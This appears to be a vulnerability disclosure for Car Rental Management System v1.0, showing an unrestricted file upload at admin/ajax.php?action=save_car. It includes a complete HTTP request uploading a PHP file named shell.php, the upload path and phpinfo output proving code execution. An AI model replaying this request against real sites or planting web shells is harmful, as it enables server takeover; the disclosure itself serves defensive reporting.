Car Rental Management System v1.0 has arbitrary code execution (RCE)

vendor: https://www.campcodes.com/projects/php/car-rental-management-system/


Vulnerability url: ip/car-rental-management-system/admin/ajax.php?action=save_car

Request package for file upload：

```
POST /car-rental-management-system/admin/ajax.php?action=save_car HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.19/car-rental-management-system/admin/index.php?page=manag
Content-Length: 1107
Content-Type: multipart/form-data; boundary=---------------------------1650129612115
Cookie: PHPSESSID=q0aiu0hqk51vrl4kivubc7u18k
Connection: close

-----------------------------16501296121152
Content-Disposition: form-data; name="id"
```

```
6
-----------------------------16501296121152
Content-Disposition: form-data; name="brand"

1
-----------------------------16501296121152
Content-Disposition: form-data; name="model"

1
-----------------------------16501296121152
Content-Disposition: form-data; name="category_id"

6
-----------------------------16501296121152
Content-Disposition: form-data; name="engine_id"

3
-----------------------------16501296121152
Content-Disposition: form-data; name="transmission_id"

3
-----------------------------16501296121152
Content-Disposition: form-data; name="description"

111
-----------------------------16501296121152
Content-Disposition: form-data; name="price"

10
-----------------------------16501296121152
Content-Disposition: form-data; name="qty"

110
-----------------------------16501296121152
Content-Disposition: form-data; name="img"; filename="shell.php"
Content-Type: application/pdf

JFJF
<?php phpinfo();?>
-----------------------------16501296121152--
```

The files will be uploaded to this directory \admin\assets\uploads\cars_img



地磁盘 (C:) ▾ xampp ▾ htdocs ▾ car-rental-management-system ▾ admin ▾ assets ▾ uploads ▾ cars_img


1603337160_image.imgs.full.high.jpg

1603338000_DSC_7294_800x450.jpg

1603338300_honda civic.jpg

1653901260_shell.php

We visited the directory of the file in the browser and found that the code had been executed



192.168.1.19/car-rental-management-system/admin/assets/uploads/cars_img/1653901260_shell.php

JFJF

PHP Version 8.0.7

System	Windows NT HOST1 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1) AMD64
Build Date	Jun 2 2021 00:33:38
Build System	Microsoft Windows Server 2016 Standard [10.0.14393]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=c:\php-snap-build\dep-aux\oracle\x64\instantclient_19_9\sdk,shared" "--with-oci8-12c=snap-build\dep-aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-19=c:\php-snap-build\dep-aux\oracle\x64\instantclient_19_9\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler